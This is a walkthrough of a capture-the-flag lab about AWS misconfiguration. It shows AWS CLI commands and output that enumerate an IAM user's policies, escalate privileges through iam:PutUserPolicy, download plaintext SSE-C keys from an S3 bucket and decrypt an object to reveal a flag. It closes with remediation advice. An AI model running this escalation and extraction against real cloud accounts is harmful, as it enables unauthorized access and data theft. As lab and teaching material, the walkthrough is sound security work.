KeyMaster - Decoding S3 Secrets Walkthrough
Lab Info
Section titled “Lab Info”Lab Name: KeyMaster - Decoding S3 Secrets
Platform: Infinity Learning
Welcome to Secure Corp’s Red Team simulation! You have been assigned as a penetration tester to assess the security of Secure Corp’s backup storage. Your objective is to investigate potential misconfigurations in the use of AWS Key Management Service (KMS) with S3 Buckets and uncover any security loopholes that could lead to unauthorized access.
Your mission is simple: Identify weaknesses, exploit gaps, and retrieve the hidden flag inside Secure Corp’s S3 Bucket.
- AWS Resources:
The organization has Users, Policies, S3 Buckets, and KMS Keys to manage the workflow.
- Hidden Flag:
The flag is hidden in the S3 Bucket Object.
Challenge Objectives
Section titled “Challenge Objectives”- Gain initial access using provided credentials.
- Enumerate IAM permissions to understand user capabilities.
- Identify permission boundaries and escalate privileges within the allowed scope.
- Interact with S3 Buckets and decrypt encrypted objects using KMS.
- Retrieve the hidden flag from the S3 Bucket.
Attack Flow
Section titled “Attack Flow”
1. Initial Credentials and Enumeration
Section titled “1. Initial Credentials and Enumeration”1.1 Configure AWS CLI
Section titled “1.1 Configure AWS CLI”Access Key ID: [REDACTED_AWS_ACCESS_KEY_ID]Secret Access Key: [REDACTED_AWS_SECRET_ACCESS_KEY]Configure the AWS CLI with the stolen credentials to establish a session.
> $ aws configure --profile s3-secretsAWS Access Key ID [None]: [REDACTED_AWS_ACCESS_KEY_ID]AWS Secret Access Key [None]: [REDACTED_AWS_SECRET_ACCESS_KEY]Default region name [None]: us-east-1Default output format [None]: json- A specific profile
s3-secretsis created to keep this engagement isolated from default AWS credentials.
1.2 Verify Identity
Section titled “1.2 Verify Identity”Verifying the user identity and account context.
> $ aws sts get-caller-identity --profile s3-secrets{ "UserId": "[REDACTED_AWS_USERID]", "Account": "058264439561", "Arn": "arn:aws:iam::058264439561:user/BackupReader1"}- Authentication as the user
BackupReader1is successful.
2. IAM Enumeration
Section titled “2. IAM Enumeration”2.1 List Inline Policies
Section titled “2.1 List Inline Policies”Listing “Inline Policies” (policies embedded directly into the user).
> $ aws iam list-user-policies --user-name BackupReader1 --profile s3-secrets{ "PolicyNames": [ "admin-policy", "FullAccessPolicy", "KMSFullAccessPolicy", "S3FullAccessAllBuckets", "S3KMSBackupAccess", "test-policy" ]}2.2 List Managed Policies
Section titled “2.2 List Managed Policies”Listing “Managed Policies” (standalone policies attached to the user).
aws iam list-attached-user-policies --user-name BackupReader1 --profile s3-secrets{ "AttachedPolicies": [ { "PolicyName": "UserPolicy", "PolicyArn": "arn:aws:iam::058264439561:policy/UserPolicy" } ]}2.3 Inspect User Metadata
Section titled “2.3 Inspect User Metadata”Inspecting the User metadata to find Permissions Boundaries.
> $ aws iam get-user --profile s3-secrets{ "User": { "Path": "/", "UserName": "BackupReader1", "UserId": "[REDACTED_AWS_USERID]", "Arn": "arn:aws:iam::058264439561:user/BackupReader1", "CreateDate": "2024-09-24T11:13:38+00:00", "PermissionsBoundary": { "PermissionsBoundaryType": "Policy", "PermissionsBoundaryArn": "arn:aws:iam::058264439561:policy/PermissionBoundaryPolicy" }, "Tags": [ { "Key": "AllowSelfAssignS3KMS", "Value": "true" } ] }}- The user has a Permissions Boundary (
PermissionBoundaryPolicy). This is a guardrail that defines the maximum permissions a user can have, but it does not grant permissions itself. The output also reveals a tagAllowSelfAssignS3KMSset to “true”, hinting at the intended escalation path.
3. Checking Inline and Attached Policy permissions
Section titled “3. Checking Inline and Attached Policy permissions”Check if the Permissions Boundary allows granting additional administrative rights.
3.1 Retrieve Permission Boundary
Section titled “3.1 Retrieve Permission Boundary”Retrieving the policy details for the boundary.
> $ aws iam get-policy --policy-arn arn:aws:iam::058264439561:policy/PermissionBoundaryPolicy --profile s3-secrets{ "Policy": { "PolicyName": "PermissionBoundaryPolicy", "PolicyId": "ANPAQ3EGUZMEQVY32A5L4", "Arn": "arn:aws:iam::058264439561:policy/PermissionBoundaryPolicy", "Path": "/", "DefaultVersionId": "v3", "AttachmentCount": 0, "PermissionsBoundaryUsageCount": 1, "IsAttachable": true, "Description": "Permission boundary for the IAM user", "CreateDate": "2024-09-24T11:13:35+00:00", "UpdateDate": "2025-05-28T08:01:14+00:00", "Tags": [] }}3.2 Read Policy Document
Section titled “3.2 Read Policy Document”Reading the actual JSON document of the Permission Boundary (Version v3).
> $ aws iam get-policy-version --policy-arn arn:aws:iam::058264439561:policy/PermissionBoundaryPolicy --version-id v3 --profile s3-secrets
{ "PolicyVersion": { "Document": { "Statement": [ { "Action": [ "s3:ListBucket", "s3:GetObject" ], "Effect": "Allow", "Resource": [ "arn:aws:s3:::securecopbakupbuk1", "arn:aws:s3:::securecopbakupbuk1/*" ] }, { "Action": [ "kms:Decrypt" ], "Effect": "Allow", "Resource": "arn:aws:kms:us-east-1:058264439561:key/a7a251b3-c889-4dd1-9176-931c207c33d5" }, { "Action": [ "iam:GetUser", "iam:ListUserPolicies", "iam:ListAttachedUserPolicies", "iam:GetPolicy", "iam:GetPolicyVersion" ], "Effect": "Allow", "Resource": [ "arn:aws:iam::058264439561:user/BackupReader1", "arn:aws:iam::058264439561:policy/PermissionBoundaryPolicy", "arn:aws:iam::058264439561:policy/UserPolicy" ] }, { "Action": [ "iam:PutUserPolicy" ], "Effect": "Allow", "Resource": "arn:aws:iam::058264439561:user/BackupReader1" } ], "Version": "2012-10-17" }, "VersionId": "v3", "IsDefaultVersion": true, "CreateDate": "2025-05-28T08:01:14+00:00" }}- The boundary allows
iam:PutUserPolicyon the userBackupReader1. It also permits S3 access and KMS Decrypt. This means if the inline policy is updated to include these permissions, the boundary will not block them.
4. Privilege Escalation
Section titled “4. Privilege Escalation”Exploit the PutUserPolicy permission to grant full access to the target S3 bucket and KMS key.
4.1 Create the Malicious Policy
Section titled “4.1 Create the Malicious Policy”Create a file named policy.json with the following content:
{ "Version": "2012-10-17", "Statement": [ { "Effect": "Allow", "Action": [ "s3:*" ], "Resource": [ "arn:aws:s3:::securecopbakupbuk1", "arn:aws:s3:::securecopbakupbuk1/*" ] }, { "Effect": "Allow", "Action": "kms:*", "Resource": "arn:aws:kms:us-east-1:058264439561:key/a7a251b3-c889-4dd1-9176-931c207c33d5" } ]}4.2 Apply the Policy
Section titled “4.2 Apply the Policy”Update the existing inline policy KMSFullAccessPolicy with the new permissions.
aws iam put-user-policy --user-name BackupReader1 --policy-name KMSFullAccessPolicy --policy-document file://policy.json --profile s3-secrets- The user
BackupReader1now effectively has full control over the specific S3 bucket and the specific KMS key, as both the Inline Policy uploaded and the Permissions Boundary allow it.
5. S3 Enumeration & Data Exfiltration
Section titled “5. S3 Enumeration & Data Exfiltration”List the bucket contents and retrieve files.
> $ aws s3 ls s3://securecopbakupbuk1/ --profile s3-secrets PRE .BurpSuite/2024-09-24 16:49:10 411 Hospital+Patient+Records.zip2024-09-24 16:48:40 411 env.txt2024-09-24 16:43:42 113 key.txt5.1 Download the bucket files
Section titled “5.1 Download the bucket files”> $ aws s3 cp s3://securecopbakupbuk1/key.txt . --profile s3-secretsdownload: s3://securecopbakupbuk1/key.txt to ./key.txt- Downloaded
key.txt(This file appears to be unencrypted or uses standard encryption that is accessible).
5.2 Inspect key file
Section titled “5.2 Inspect key file”Inspect the contents of the downloaded key file.
> $ strings key.txtsse-customer-key= [REDACTED_SSE_C_KEY]sse-customer-key-md5= [REDACTED_SSE_C_KEY_MD5]- The file
key.txtcontained raw encryption keys for SSE-C (Server-Side Encryption with Customer-Provided Keys). These specific keys must be used to decrypt the other files in the bucket.
6. Decrypting the Flag
Section titled “6. Decrypting the Flag”6.1 Use SSE-C to decrypt
Section titled “6.1 Use SSE-C to decrypt”Use the stolen SSE-C keys to download and decrypt the protected env.txt file.
The s3api get-object command is used because the standard s3 cp command requires different syntax for SSE-C. The Algorithm, the Key, and the MD5 hash found in the previous step are passed as arguments.
> $ aws s3api get-object --bucket securecopbakupbuk1 --key env.txt ./env.txt --sse-customer-algorithm AES256 --sse-customer-key [REDACTED_SSE_C_KEY] --sse-customer-key-md5 [REDACTED_SSE_C_KEY_MD5] --profile s3-secrets6.2 Reveal flag
Section titled “6.2 Reveal flag”Read the decrypted file to reveal the flag.
> $ cat env.txt# AWS KMS Key Challenge Environment Variables
AWS_ACCESS_KEY_ID=your-access-key-idAWS_SECRET_ACCESS_KEY=your-secret-access-keyAWS_REGION=us-west-2
# S3 Bucket InformationS3_BUCKET_NAME=securecorp-kms-bucketS3_KEY_FILE=key.txtS3_BACKUP_LOGS=backup_logsS3_BACKUP_DATA=backup_data
# KMS Key InformationKMS_KEY_ID=your-kms-key-id
# Challenge FlagFLAG=[REDACTED_FLAG]
7. Remediation & Conclusion
Section titled “7. Remediation & Conclusion”7.1 Root Cause Analysis
Section titled “7.1 Root Cause Analysis”- Over-permissive Permissions Boundary: The boundary allowed
iam:PutUserPolicy. This is dangerous as it allows a user to define their own permissions up to the limits of the boundary. - Hardcoded Secrets: The decryption keys (
sse-customer-key) were stored in a plaintext file (key.txt) within the same storage bucket as the encrypted data.
7.2 Remediation Steps
Section titled “7.2 Remediation Steps”- Restrict IAM: Remove
iam:PutUserPolicyfrom standard user roles. Policy updates should be handled by a centralized Admin or CI/CD pipeline. - Separation of Duties: Keys and Data should not be stored together. Use AWS Secrets Manager or strictly managed KMS policies rather than storing raw SSE-C keys in S3.
- Enforce Least Privilege: Review the
PermissionBoundaryPolicyto ensure it only allows the absolute minimum required actions.